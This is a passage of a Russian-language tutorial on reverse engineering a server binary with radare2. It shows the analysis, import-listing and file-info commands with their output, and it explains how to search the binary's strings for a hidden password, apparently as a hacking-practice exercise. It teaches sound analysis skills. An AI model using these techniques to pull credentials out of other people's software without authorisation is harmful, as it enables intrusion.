
Все последующие команды будут выполняться над указанным файлом, поэтому его имя больше вводить не понадобится.

В приглашении для ввода Radare2 показывает адрес точки входа программы.

Запустим процедуру анализа:

```
aaa
```

В процессе анализа Radare2 выявляет точку входа, импортированные функции, пытается определить вызовы функций, их параметры, восстанавливает переменные. Если приложение написано на ООП языках, определяет методы, а если на C++, находит и парсит таблицу виртуальных функций. IDA Pro запускает подобную процедуру анализа автоматически сразу после открытия файла.




```
yurembo@debian-pc:~/HackThisServer$ r2 server64.elf
WARN: Relocs has not been applied. Please use `-e bin.relocs.apply=true` or `-e
bin.cache=true` next time
 -- Use the `:` command To run the io plugin cmd callback, many io plugins provi
de useful features, find them out!
[0x000011b0]> aaa
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze imports (af@@@i)
INFO: Analyze entrypoint (af@ entry0)
INFO: Analyze symbols (af@@@s)
INFO: Recovering variables
INFO: Analyze all functions arguments/locals (afva@@@F)
INFO: Analyze function calls (aac)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Finding and parsing C++ vtables (avrr)
INFO: Analyzing methods
INFO: Recovering local variables (afva)
INFO: Type matching analysis for all functions (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Use -AA or aaaa to perform additional experimental analysis
[0x000011b0]> 
```

Radare2 после анализа

В начале анализа хорошим решением будет посмотреть на список импортированных функций, так мы сможем понять, чем вообще занимается приложение:

```
ii
```




```
[0x000011b0]> ii
[Imports]
nth vaddr      bind   type   lib name
―――――――――――――――――――――――――――――――――――――――――
1   0x00001030 GLOBAL FUNC       free
2   0x00001040 GLOBAL FUNC       putchar
3   ---------- GLOBAL FUNC       __libc_start_main
4   ---------- WEAK   NOTYPE     _ITM_deregisterTMCloneTable
5   0x00001050 GLOBAL FUNC       strcpy
6   0x00001060 GLOBAL FUNC       puts
7   0x00001070 GLOBAL FUNC       write
8   0x00001080 GLOBAL FUNC       fclose
9   0x00001090 GLOBAL FUNC       strlen
10  0x000010a0 GLOBAL FUNC       htons
11  0x000010b0 GLOBAL FUNC       printf
12  0x000010c0 GLOBAL FUNC       fputs
13  0x000010d0 GLOBAL FUNC       memset
14  0x000010e0 GLOBAL FUNC       close
15  0x000010f0 GLOBAL FUNC       read
16  0x00001100 GLOBAL FUNC       inet_addr
17  0x00001110 GLOBAL FUNC       strcmp
18  ---------- WEAK   NOTYPE     __gmon_start__
19  0x00001120 GLOBAL FUNC       listen
20  0x00001130 GLOBAL FUNC       bind
21  0x00001140 GLOBAL FUNC       fopen
22  0x00001150 GLOBAL FUNC       accept
23  0x00001160 GLOBAL FUNC       getline
24  0x00001170 GLOBAL FUNC       exit
25  ---------- WEAK   NOTYPE     _ITM_registerTMCloneTable
26  0x00001180 GLOBAL FUNC       sleep
27  0x00001190 GLOBAL FUNC       socket
29  0x000011a0 WEAK   FUNC       __cxa_finalize

[0x000011b0]> 
```

Список импортированных функций

Из полученной информации можно сделать вывод: приложение работает со строками, файлами, потоками ввода вывода и сокетами. Собственно, возможности практически любого серверного приложения.

К слову, о командах. R2 предлагает свою справочную систему по каждой команде в духе справки man. Достаточно ввести первую букву команды, затем знак вопроса, и ты получишь список всех команд, начинающихся с введенной буквы, а к каждой краткое описание действий.

Чтобы получить все параметры файла, надо выполнить команду `i`.




```
[0x000011b0]> i
fd       3
file     server64.elf
size     0x42478
humansz  265.1K
mode     r-x
format   elf64
iorw     false
block    0x100
type     DYN (Shared object file)
arch     x86
baddr    0x0
binsz    269489
bintype  elf
bits     64
canary   false
injprot  false
class    ELF64
compiler GCC: (Debian 12.2.0-14) 12.2.0
crypto   false
endian   little
havecode true
intrp    /lib64/ld-linux-x86-64.so.2
laddr    0x0
lang     c
linenum  true
lsyms    true
machine  AMD x86-64 architecture
nx       true
os       linux
pic      true
relocs   true
relro    partial
rpath    NONE
sanitize false
static   false
stripped false
subsys   linux
va       true
[0x000011b0]> 
```

Развернутый список параметров файла

Кроме того, в начале анализа нам необходимо узнать, какие строки содержит бинарник, ведь вполне возможно, что среди них притаился желаемый пароль.

Команда `iz` показывает читаемые строки, находящиеся в секции .data. А команда `izz` выводит строки во всем бинарнике. Как мы знаем, программист может запросто создать свою нестандартную секцию и запихнуть пароль в нее (см. «Фундаментальные основы хакерства»).



